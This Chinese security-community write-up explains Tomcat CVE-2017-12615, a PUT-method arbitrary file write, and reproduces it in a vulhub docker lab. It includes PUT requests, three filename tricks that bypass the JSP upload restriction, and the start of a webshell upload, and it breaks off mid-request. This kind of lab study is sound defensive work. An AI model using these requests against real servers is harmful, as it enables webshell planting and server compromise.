tomcat 漏洞大杂烩 - 先知社区

先知社区，先知安全技术社区

Tomcat 是 Apache 软件基金会（Apache Software Foundation）的 Jakarta 项目中的一个核心项目，由 Apache (https://baike.baidu.com/item/Apache/6265)、Sun 和其他一些公司及个人共同开发而成。由于有了 Sun 的参与和支持，最新的 Servlet 和 JSP 规范总是能在 Tomcat 中得到体现，Tomcat 5 支持最新的 Servlet 2.4 和 JSP 2.0 规范。因为 Tomcat 技术先进、性能稳定，而且免费，因而深受 Java 爱好者的喜爱并得到了部分软件开发商的认可，成为目前比较流行的 Web 应用服务器。

Tomcat 服务器是一个免费的开放源代码的 Web 应用服务器，属于轻量级应用 服务器 (https://baike.baidu.com/item/%E6%9C%8D%E5%8A%A1%E5%99%A8)，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试 JSP 程序的首选。对于一个初学者来说，可以这样认为，当在一台机器上配置好 Apache 服务器，可利用它响应 HTML (https://baike.baidu.com/item/HTML)（ 标准通用标记语言 (https://baike.baidu.com/item/%E6%A0%87%E5%87%86%E9%80%9A%E7%94%A8%E6%A0%87%E8%AE%B0%E8%AF%AD%E8%A8%80/6805073) 下的一个应用）页面的访问请求。实际上 Tomcat 是 Apache 服务器的扩展，但运行时它是独立运行的，所以当你运行 tomcat 时，它实际上作为一个与 Apache 独立的进程单独运行的。

诀窍是，当配置正确时，Apache 为 HTML 页面服务，而 Tomcat 实际上运行 JSP 页面和 Servlet。另外，Tomcat 和 IIS (https://baike.baidu.com/item/IIS) 等 Web 服务器一样，具有处理 HTML 页面的功能，另外它还是一个 Servlet 和 JSP 容器，独立的 Servlet 容器是 Tomcat 的默认模式。不过，Tomcat 处理静态 HTML (https://baike.baidu.com/item/HTML) 的能力不如 Apache 服务器。目前 Tomcat 最新版本为 10.0.5。

CVE-2017-12615 对应的漏洞为任意文件写入，主要影响的是 Tomcat 的 7.0.0-7.0.81 这几个版本

漏洞原理

由于配置不当（非默认配置），将配置文件 `conf/web.xml` 中的 `readonly` 设置为了 false，导致可以使用 PUT 方法上传任意文件，但限制了 jsp 后缀的上传

根据描述，在 Windows 服务器下，将 readonly 参数设置为 false 时，即可通过 PUT 方式创建一个 JSP 文件，并可以执行任意代码

通过阅读 conf/web.xml 文件，可以发现，默认 readonly 为 true，当 readonly 设置为 false 时，可以通过 PUT / DELETE 进行文件操控

```
<!--   readonly     Is this context "read only", so HTTP         -->
<!--                commands like PUT and DELETE are             -->
<!--                rejected?  [true]                            -->
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193141-047e58a8-0598-1.jpg)

漏洞复现

这里使用 vuluhub 的 docker 进行漏洞复现，这里就不详细介绍环境搭建了

首先进入 CVE-2017-12615 的 docker 环境


```
sudo docker-compose up -d
docker ps    //查看docker环境是否启动成功
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193152-0b4bb590-0598-1.png)


这里首先进入 docker 里查看一下 `web.xml` 的代码，可以看到这里 `readonly` 设置为 `false` ，所以存在漏洞

```
sudo docker exec -ti ec bash    //进入docker容器
cat conf/web.xml | grep readonly
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193201-10a43a4e-0598-1.png)

访问下 8080 端口，对应的是 `Tomcat 8.5.19`



(https://yzfile.aliyuncs.com/media/upload/picture/20210825193202_118e4530_0598_1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193202-11e84330-0598-1.png)


在 8080 端口进行抓包，这里发现是一个 `GET` 方法

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193205-12c9b5a6-0598-1.png)

这里首先测试一下，改为 `PUT` 方法写入一个 `test.txt` ，这里看到返回 201，应该已经上传成功了

```
PUT /test.txt HTTP/1.1

testpoc
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193206-137f7b02-0598-1.png)


这里进入 docker 查看一下已经写入成功了

```
cd /usr/local/tomcat/webapps/ROOT
ls
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193208-14b15856-0598-1.png)

之前说过，使用 PUT 方法上传任意文件，但限制了 jsp 后缀的上传，这里首先使用 PUT 方法直接上传一个冰蝎的 jsp 上去，发现返回的是 404，应该是被拦截了





(https://xzfile.aliyuncs.com/media/upload/picture/20210825193209-15767898-0598-1.png)

这里就需要进行绕过，这里绕过有三种方法


```
1.Windows下不允许文件以空格结尾
以PUT /a001.jsp%20 HTTP/1.1上传到 Windows会被自动去掉末尾空格

2.Windows NTFS流
Put/a001.jsp::$DATA HTTP/1.1

3. /在文件名中是非法的，也会被去除（Linux/Windows）
Put/a001.jsp/http:/1.1
```


首先使用 `%20` 绕过。我们知道 `%20` 对应的是空格，在 windows 中若文件这里在 jsp 后面添加 `%20` 即可达到自动抹去空格的效果。例如: `"phpinfo.php "` Windows 会自动去掉末尾的空格变成 `"phpinfo.php"`

这里看到返回 201 已经上传成功了


Go
Cancel
Target: http://192.168.1.8:808
Request
Raw
Params
Hex
XML
PUT /ice.jsp%20 HTTP/1.1
Host: 192.168.1.8:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:90.0) Gecko/20100101 Firefox/90.0
